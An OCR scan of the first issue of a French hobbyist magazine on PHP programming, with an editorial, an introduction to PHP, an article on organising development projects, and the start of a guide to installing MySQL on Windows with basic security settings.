n°1 - Janvier - Février

the Hackademy PROG

5,50 €

Une nouvelle publication de the Hackademy 100% programmation pratique

Apprenez à programmer en PHP

- ESPACE MEMBRES PROTÉGÉ
- MAILER ANONYME
- APPLICATIONS SHELL...

EXCLUSIF

Les secrets de Madchat révélés par Mr tobozo !

PAS-À-PAS !

INSTALLER UN SERVEUR WEB WINDOWS

GARDER L'ŒIL SUR LES PIRATES

évitez l'aspiration de votre site

gérez vos fichiers, faites du PHP/XML

SOMMAIRE

Le meilleur magazine pour le meilleur des langages

Esquissé en secret par notre comité de rédaction, ce premier volet d'Hackademy Prog porte finalement sur le PHP, un langage d'actualité pratique et relativement simple à utiliser. Il nous a paru judicieux de le faire découvrir à nos lecteurs, de leur enseigner ces subtiles composantes techniques qui permettent de l'utiliser à bon escient, de l'exploiter non pas seulement avec justesse et rigueur, mais également avec intelligence et clairvoyance.

Des codes stratégiques pour sécuriser votre site aux secrets de Madchat, en passant par des conseils pour réussir votre installation et mise en place de pages web, vous ne trouverez dans ce numéro que de quoi vous contenter. Pour peaufiner un peu, un article de méthodologie sur la gestion de vos travaux devrait vous ouvrir les chemins de la réussite pour tous vos projets personnels ou de groupe.

Si des alternatives existent à PHP, ce langage n'est plus aujourd'hui réservé au dessin d'un contenu dynamique pour des pages internet. Comme vous pourrez l'apprendre dans notre article sur PHP-CLI, ce langage s'exporte maintenant dans votre environnement applicatif courant, et vous permet d'écrire de véritables applications utilisables en ligne de commande.

Et si vous n'êtes pas convaincus, jetez donc un coup d'oeil au manuel de création d'espaces membres de Frog-m@n : réaliser des portails administratifs ou des accès réservés n'aura plus pour vous de secret...

Jongles, ruses et prudence sont les épices de ce numéro. Il ne me reste qu'à vous souhaiter, amis lecteurs, une excellente dégustation.

Clad Strife

THE HACKADEMY PROG

est édité par DMP, 26 bis rue Jeanne d'Arc 94160 Saint Mandé • 01 53 66 95 28
Conception : Clad Strife **Maquette** PUBLIA, Weel Imprimé en CE Dépot légal à parution ISSN en cours Commission paritaire en cours the Hackademy Prog est une marque déposée par la Société DMP
Directeur de la publication Olivier Spinelli

INTRODUCTION À PHP

BEAUCOUP D'ENTRE VOUS ONT CERTAINEMENT DÉJÀ FAIT DU PHP SANS RÉELLEMENT SAVOIR CE QUE CE LANGAGE REPRÉSENTAIT. DANS CET ARTICLE, NOUS ALLONS FAIRE UN TOUR D'HORIZON SUR TOUT CE QUE VOUS DEVEZ EN SAVOIR.

PHP est un langage de script simple et accessible à tous, relativement jeune puisqu'il fut créé en 1994 par Rasmus Lerdorf. À l'origine, Rasmus Lerdorf a réalisé ce langage afin de générer des statistiques à propos des personnes consultant son CV sur son site web. Le sigle PHP signifie hypertext preprocessor, mais initialement, on pouvait interpréter PHP pour personal home page. Vous l'avez compris PHP, est principalement destiné à la programmation de sites internet dynamiques.
La force de ce langage se trouve dans sa disponibilité pour un large éventail de plates formes telles que Windows, Linux ou autres *BSD, mais aussi pour sa gestion d'une quantité importante de base de données avec lesquelles il peut travailler. Mysql est sans doute la base de donnée la plus utilisée avec PHP, et c'est celle que l'on retrouve dans la plupart des ouvrages traitant de ce langage.

Aujourd'hui, PHP en est à sa version 5, implémentée de nouvelles fonctionnalités lui permettant de couvrir tous les domaines en rapport avec le Web. La gestion de la mémoire est améliorée grâce au nouveau moteur Zend2 dont les propriétés seront décrites dans les prochaines pages de ce manuel.

RASMUS LERDORF A CRÉÉ LE LANGAGE PHP

Dans les dernières versions de PHP, il est possible d'étendre les possibilités du langage en dehors des applications web. PHP-CLI pour Command Line Interface permet de gérer la ligne de commande pour des applications en mode console, et php-gtk permet quant à lui de créer facilement des GUI (applications graphiques).
Le principal intérêt de PHP vient du fait que son code est exécuté directement par le serveur, tout comme les CGI. De cette façon, un script PHP peut devenir aussi puissant qu'un CGI réalisé en Perl ou en C.
Chaque requête HTTP va être interprétée afin de répondre à un besoin défini par le site, puis PHP produira un code HTML différent selon les paramètres de cette requête. Il est important de noter que tout comme le JavaScript, PHP s'intègre directement au HTML. PHP apporte donc un gain de temps par rapport aux CGI pour lesquels il est toujours nécessaire d'écrire plusieurs lignes de code avant de pouvoir y intégrer du HTML.
Après avoir été exécuté, le code PHP est retiré de la page pour laisser place aux fichiers HTML produits par les scripts, contrairement au JavaScript dont l'exécution est côté client (votre navigateur), ce qui justifie que son code soit accessible dans la source de votre site internet.

La syntaxe du PHP est très simple à mémoriser et est semblable à celle du Perl ou du C. De plus, il est possible d'utiliser les expressions régulières grâce aux fonctions ereg*(), ce qui plaira certainement aux adeptes du Perl .

Pour illustrer la syntaxe et avoir un avant-goût du PHP, voici un petit exemple de code extrêmement simple destiné à vous montrer à quoi ressemble ce fameux langage :

```
/* Hello.php */
<?
for($i=0;$i<10;$i++)
{
        echo "$i> Hello world !<br>";
}
?>
```

Pour vous convaincre d'utiliser PHP, récapitulons certains de ses points fort :

- simplicité d'utilisation et d'apprentissage,
- un langage OpenSource,
- utilisable avec un grand nombre de base de données,
- une installation simple,
- un grand nombres de fonctions et de librairies,
- des performances élevées,
- et bien d'autres ...

Il existe des applications assez conséquentes qui ont été réalisées en PHP. On retrouve par exemple OScommerce qui est une application permettant de créer des boutiques en ligne, il y a également PHPMyAdmin et PHPNuke ainsi que beaucoup, beaucoup d'autres applications ... ;).
Aujourd'hui la quasi-totalité des hébergeurs mettent à disposition PHP dans leurs offres et nous allons voir dans ce manuel qu'il est très simple d'installer et configurer soi-même PHP avec Apache et Mysql que, ce, soit sous Linux, soit sous Windows.

En conclusion on peut dire que PHP est un langage de référence dans l'écriture de pages webs dynamiques, et le fait qu'il existe environ 17 millions de domaines utilisant cette technologie confirme son importante popularité.

Delete

METHODES DE DEVE

PROGRAMMER EN PHP, MÊME SI LE LANGAGE EN LUI-MÊME EST ASSEZ SIMPLE, PEUT SE RÉVÉLER ARDU LORSQU'IL S'AGIT DE GROS PROJETS. AUSSI AVONS-NOUS JUGÉ UTILE DE FAIRE UN POINT SUR LA MANIÈRE D'ORGANISER LA GESTION ET L'ÉCRITURE DE SES PROJETS PHP. CELLE-CI S'APPLIQUE AUX PROJETS IMPORTANTS ET DANS LA PLUPART DES LANGAGES DE PROGRAMMATION (À QUELQUE DIFFÉRENCES PRÈS : STRUCTURE DU LANGAGE, ETC).

ETAPES DU DÉVELOPPEMENT D'UN PROJET

Un projet comprend plusieurs étapes de développement, qui, dans la pratique sont souvent confondues et mélangées par les développeurs débutants ou même initiés.

a) Cahier des charges

C'est la première chose à faire : rassembler toutes les exigences que doit remplir le script (ou le site, ou ce que vous voulez faire), afin de se fixer des objectifs clairs et précis. Il sera ainsi plus facile d'avoir une idée du rendu final et de savoir à tout moment si ce que l'on fait correspond vraiment à ce que l'on veut faire, ce qui n'est pas toujours le cas. Ensuite notez toutes les idées qui vous passent par la tête sur le produit (cette phase ne s'arrête pas tant que le développement n'est pas terminé).

b) Plan du projet (structure) : conception générale

Il faut alors organiser ses idées selon un plan bien précis. Ce plan, souvent sous forme de schéma annoté, doit présenter les différentes parties de votre script et ce qu'elles font. C'est donc dans cette partie que vous dressez la structure (ou architecture) de votre script : les dossiers et les pages doivent porter des noms indiquant ce qu'ils contiennent, ainsi que des liaisons vers d'autres pages (inclusions, redirections, liens). Vous devez obtenir une arborescence commençant par la page principale de votre script (souvent index.php).
C'est aussi ici que vous définissez quels tests il vous faudra effectuer sur chaque partie.


c) Apprentissage

Si vous ne maîtrisez pas une partie du script, c'est maintenant qu'il vous faut apprendre et faire des tests jusqu'à ce que vous la maîtrisiez suffisamment pour l'exploiter sans risquer l'erreur ou le trou de sécurité. Exemple : vous faites un portail et vous ne savez pas comment envoyer un mail, vous devez donc apprendre à vous servir de la fonction mail correctement et faire des essais jusqu'à ce que vous pensiez savoir suffisamment la manier.

d) Recherche : déjà fait ?

On trouve beaucoup de scripts déjà faits sur le Web : vous pouvez donc éviter de perdre du temps à en refaire un déjà prêt en l'incluant directement dans votre projet. Il vous faut bien sûr faire attention à la licence, ou à défaut

..OPPEMENT EN PHP



avoir l'autorisation de l'auteur et ne pas oublier de citer celui-ci dans les fichiers d'aide et d'information. Cette partie se fait après l'apprentissage, car il vous faut être en mesure de vérifier les scripts que vous intégrez. N'utilisez jamais des scripts dont vous ne comprenez pas le fonctionnement, sinon la totalité du code.

e) Conception détaillée

Là, on détaille, on peaufine, on choisit les fonctions à utiliser ou à définir, on résume rapidement le code à mettre dans chaque page et les fichiers à mettre dans chaque dossier, etc. À la sortie de cette étape, vous ne devez plus avoir qu'à transformer ce que vous avez sur le papier (enfin dans vos notes) en code pour que ça fonctionne (en théorie), tests et débuggages exclus. C'est ici également que se planifie la deuxième partie de la batterie de tests à laquelle votre script sera soumis, chaque élément (fonction, module, page) devant être testé séparément puis dans la structure.

f) Code, code, code et implémentation

C'est parti ! Vous pouvez maintenant commencer à coder votre script, en n'oubliant pas de débugger au fur et à mesure (10 lignes sont plus faciles à débugger que 200), et à vous référer à l'aide en ligne dès que vous avez une incertitude. Je vous conseille de commencer par la structure de base, puis d'implémenter un par un les autres éléments et les compléments (design, finition), mais vous pouvez également choisir de commencer par le plus compliqué avant la structure de base.

g) Architecture quasi-finale & Alpha-tests 1

Quand suffisamment de parties sont prêtes (même si non-achevées), il faut les tester afin de vérifier que vous ne faites pas d'erreurs dans la structure de votre script : il vaut mieux le corriger maintenant que lorsque le code sera quasiment complet. Les tests à effectuer portent sur les différentes parties, mais aussi sur leurs interactions : vous pouvez par exemple vérifier les droits d'accès, le bon fonctionnement de l'inclusion et de la redirection de pages, celui de la création/suppression de fichiers temporaires, etc. Ce sont les alpha-tests de base, que vous aviez prévus en b et e, destinés à éprouver chaque élément seul et dans la structure ensemble, dans le maximum de cas possibles (y compris une tentative de piratage).

h) Alpha-tests 2 et bêta-tests

Une fois que les parties de base de votre script sont prêtes, vous pouvez terminer les alpha-tests : il s'agit ici de tester l'ensemble du script par tous les moyens que vous pourrez mettre en oeuvre (exemple : un audit de sécurité est toujours le bienvenu). N'hésitez pas à prendre l'utilisateur pour un crétin fini ou un petit curieux lorsque vous anticipez ses actions. Reprenez ensuite depuis l'étape f jusqu'à ce que le produit fonctionne correctement.

Vous passez alors au bêta-test : le but étant de faire tester, si possible par des personnes extérieures et dans différentes conditions, votre création afin d'en éliminer les derniers bugs et défauts. Les bêta-testeurs sont donc des utilisateurs curieux qui découvrent votre produit, et qui auront une approche forcément différente de la vôtre. Attention : même dans le cas de projets Open-Source, il ne faut pas confondre bêta-testeurs et développeurs-contributeurs : ceux-ci n'interviennent que quand la première version (au moins) du script est finie.

i) Dernier débuggage & Optimisation du code

Une fois les impressions recueillies, il ne reste plus qu'à débugger les éventuelles erreurs, et à optimiser le code (c'est-à-dire essayer, sans en changer le fonctionnement, de le rendre plus petit ou plus rapide à exécuter). Bien sûr, de nouveaux tests viennent confirmer la réussite de l'opération.

j) Première version

La première version est prête : vous pouvez donc la mettre à disposition des utilisateurs, accompagnée de fichiers d'aide et d'information. N'oubliez pas de leur laisser un moyen de vous joindre pour toute question ou remarque.

CONSEILS SUR LE DEVELOPPEMENT EN PHP

- Vérifier la configuration du serveur : il convient de vérifier que le serveur ne bloque pas les fonctions utilisées dans le script (en exécutant la fonction phpinfo()), qu'il utilise une version suffisamment récente de PHP (avec phpversion()) et les bonnes extensions (aussi dans phpinfo()). Vous pouvez faire un script vérifiant tout cela, ou indiquer la configuration requise dans les fichiers d'aide.
- Gestion de erreurs personnalisée : il vaut mieux ne pas laisser s'afficher les message d'erreur (grâce à l'opérateur @), mais utiliser des fonctions de test pour vérifier la bonne marche du script (ainsi que or die($message_erreur);) (cf. Article " Blindez votre site ! ")
- Utiliser des noms de variables/fonctions/pages explicites : n'hésitez pas à utiliser des synonymes ou à mélanger l'anglais et le français. Si vous voulez être vraiment rigoureux, vous pouvez faire comme ceci : $ + type de variable (1 lettre) + nom explicite. De même pour les noms de fonction, où le type est celui de la valeur retournée par la fonction.

Ex : bIsValid($sEmail) pour une fonction véri-

fiant la validité d'une adresse e-mail, avec s pour string (chaîne de caractère) et b pour booléen (TRUE/FALSE).

- Optimisation taille/rapidité : à faire en fonction de vos exigence. Par exemple, vous pouvez remplacer un if then else par l'opérateur ternaire ?: , ou choisir de lire un fichier avec file plutôt qu'avec fgets.
- Ne pas hésiter à consulter la documentation en ligne de PHP, et à faire des tests en complément, car celle-ci contient quelques erreurs.
- Utiliser un éditeur spécialisé avec coloration syntaxique (PHPed, Jext, etc.) : cela permet d'éviter pas mal d'erreurs.
- Tester, lorsque c'est possible, en local plutôt que sur un serveur (question de sécurité).
- Les tests(en particulier les bêta-tests) doivent, si possible, être effectués sur différentes plateformes (au moins Windows et un Unix-like).
- Joindre des fichiers d'aide et d'information indiquant le ou les auteurs (avec leurs emails et sites web), une description rapide du script, un historique des versions et une configuration particulière requise si besoin est.

ERREURS COURANTES

Voici une liste non-exhaustive des erreurs les plus courantes en PHP, autrement dit des choses à vérifier en premier lieu lorsqu'une erreur s'affiche à l'exécution.

Erreurs d'écriture (parse error) :

- virgule, point-virgule ou dollar manquant,
- erreur de parenthèse / accolades / crochets en trop ou non-fermé(e)s,
- guillemets doubles et simples en trop ou manquants, caractères non-échappés,
- fautes de frappe,
- confusion (ex : print et echo, \n et \r\n),

Autres :

- erreurs mathématiques (racine carrée d'un nombre négatif, division par 0, etc.),
- portée des variables,
- fichiers inexistants ou inaccessibles,
- header tardif,
- boucle infinie.

Le manque de rigueur de PHP est souvent la cause de confusion, aussi faut-il être particulièrement vigilant à la syntaxe et l'orthographe de chaque fonction.

Exemple courant : is_set() ou isdir() (au lieu de isset() et is_dir()).

CONCLUSION

Cette méthode n'est évidement pas obligatoire, et est surtout destinée à de gros projets, les petits nécessitant rarement suffisamment de temps pour différencier les étapes. Cela dit, elle se rapproche de celle utilisée par les ingénieurs (elle a d'ailleurs été lue, corrigée et approuvée par un ingénieur que je remercie au passage).

Sur ce, je vous souhaite à tous un bon développement, et n'oubliez pas : il y a deux manières d'écrire des programmes sans bugs, seule la troisième fonctionne.

eks


LE SAVIEZ-VOUS ?

Dans l'optique de la gestion et du suivi de vos projets personnels ou de groupes, PHP a vu fleurir des gestionnaires de projets ("projects managers") réellement dignes de ce nom. On peut ainsi citer DotProject (http://http://www.dotproject.net) ou encore Gforge (http://www.gforge.org). N'hésitez pas à les tester !

INSTALLER PHP, APACHE ET MYSQL SOUS WINDOWS

DANS CET ARTICLE, NOUS ALLONS VOIR COMMENT INSTALLER ET CONFIGURER PHP5 AVEC APACHE2 ET MYSQL4.1 SUR WINDOWS. LE BUT DE CET ARTICLE EST D'EXPLIQUER LES DIFFÉRENTES OPTIONS ET DE COMPRENDRE LE PHP DANS LES MEILLEURES CONDITIONS.

INTRODUCTION



Le couple PHP/MySQL s'est très développé sur Internet au cours de ces dernières années et beaucoup de personnes commencent leur apprentissage du langage PHP sous Windows. La plupart des débutants utilisent des programmes d'installation automatique tels que Easyphp et certains d'entre eux ne connaissent pas la valeur des fichiers de configuration. Afin d'éviter ce genre de désagréments, nous allons expliquer les étapes d'installation d'un serveur Apache/PHP/MySQL ainsi que les options de configuration les plus importantes. Il est toujours plus intéressant de connaître les grandes lignes du php.ini pour pouvoir tirer partie de tous les avantages du PHP.


1 - MYSQL

MySQL est un système de gestion de bases de données relationnelles fiable et facile à utiliser, disponible depuis 1996. Il a gagné en popularité grâce à PHP avec lequel il est utilisé pour la conception de sites Internet dynamiques. La majorité des applications PHP manipulent des informations (listes d'utilisateurs, ensemble de produits, etc.). Avec MySQL, nous pourrons gérer ces informations plus efficacement.

Vous pouvez obtenir MySQL depuis son site officiel www.mysql.com, choisissez la dernière version pour Windows. Après avoir téléchargé et décompressé l'archive, vous obtiendrez un fichier Setup.exe. Exécutez-le.

L'installateur vous demande en premier lieu le type d'installation que vous désirez, nous choi-

sirons " Custom " pour personnaliser l'installation. Nous aurons besoin d'au moins 21 mo d'espace disque et il faudra créer un répertoire "". La seule option à modifier est l'emplacement d'installation, choisissons " c:\serveur\mysql ". Pour le reste, il suffit d'appuyer sur " Next " jusqu'à ce que vous arriviez à la dernière étape. Si tout s'est bien passé, vous devez obtenir l'écran suivant :



L'installateur nous demande ensuite si nous avons un compte sur le site Mysql. Cette option n'étant pas obligatoire, vous pouvez vous en passer en mettant " Skip Sign-Up ".
Mysql est maintenant installé correctement et il ne nous reste plus qu'à le configurer. Pour cela, un assistant de configuration est lancé automatiquement après l'installation.
Les options proposées par défaut sont correctes pour une utilisation personnelle, on peut alors se contenter de cliquer sur " Next " jusqu'à l'écran de configuration des utilisateurs. Cette section est très importante car si vous n'ajustez pas correctement les droits des utilisateurs, vous vous exposez à des problèmes de sécurité.

Il faut impérativement indiquer un mot de passe pour l'utilisateur root et cocher la case " Root may only connect from localhost ". La dernière option ne doit pas être validée, sinon n'importe quelle personne pourra se connecter au serveur et découvrir les informations contenues dans vos bases de données.
La dernière étape de cet assistant consiste à valider les options choisies, après cela nous pourrons nous connecter à nos bases de données et modifier manuellement la configuration en éditant le fichier " C:\serveur\mysql\my.ini " qui vient d'être créé.
Votre serveur de base de donnée MySQL est maintenant installé ; un nouveau service Windows se lancera au démarrage et se mettra en écoute sur le port 3306 (le port de MySQL). Si vous êtes la seule personne à accéder aux bases de données, je vous conseille de configurer votre firewall pour qu'il refuse les connexions externes vers le port 3306. On peut également empêcher les connexions externes depuis les tables " host " et " user " de la base MySQL, cependant en utilisant le firewall on évite que des exploits soient lancés contre notre base de données.
Testons maintenant notre configuration. Pour

cela il faut ouvrir une invite de commandes MS-DOS et taper les commandes suivantes :

```
C:\>cd serveur\mysql\bin
C:\serveur\mysql\bin>mysql.exe -u root
-p
Enter password: **********
Welcome to the MySQL monitor.  Commands
end with ; or \g.
Your MySQL connection id is 4 to server
version: 4.1.7-nt

Type 'help;' or '\h' for help. Type '\c'
to clear the buffer.

mysql> show databases;
+----------+
| Database |
+----------+
| mysql    |
| test     |
+----------+
2 rows in set (0.01 sec)

mysql> quit
Bye
```

Si vous tentez de lancer la commande " mysql.exe " depuis un répertoire différent de " C:\serveur\mysql\bin> ", vous aurez une erreur.

```
C:\>mysql.exe
'mysql.exe' n'est pas reconnu en tant
que commande interne ou externe, un pro-
gramme exécutable ou un fichier de com-
mandes.
```

Pour éviter cela et pouvoir utiliser les exécutables de mysql depuis n'importe quel répertoire, vous devez modifier la variable d'environnement PATH. Vous pouvez le faire depuis la ligne de commande :

```
C:\serveur\mysql\bin>set
PATH=%PATH%;c:\serveur\mysql\bin
C:\serveur\mysql\bin>cd \
C:\>mysql -V
mysql   Ver 14.7 Distrib 4.1.7, for
Win95/Win98 (i32)
```

Lors de l'installation, deux bases de données sont créées : "mysql" et "test". La première est très importante. C'est elle qui va nous permettre d'ajouter des utilisateurs et de gérer les droits sur les autres bases de données, ne l'effacez surtout pas.
Actuellement nous sommes obligés d'utiliser le compte root pour nous connecter aux bases de données, ce qui est dangereux et peut compromettre la sécurité du système. Il faut donc ajouter un nouvel utilisateur dont on se servira pour se connecter avec les scripts PHP. Vous pouvez créer cet utilisateur en insérant une nouvelle valeur dans la table " user " fournie avec la base de données " mysql ".
Il reste une option que l'on peut modifier, il s'agit de la directive " datadir " du fichier de configuration " c:\serveur\mysql\my.ini ", qui contient l'emplacement des bases de données. Il est plus sûr d'utiliser un répertoire situé sur une autre partition.


2 - APACHE

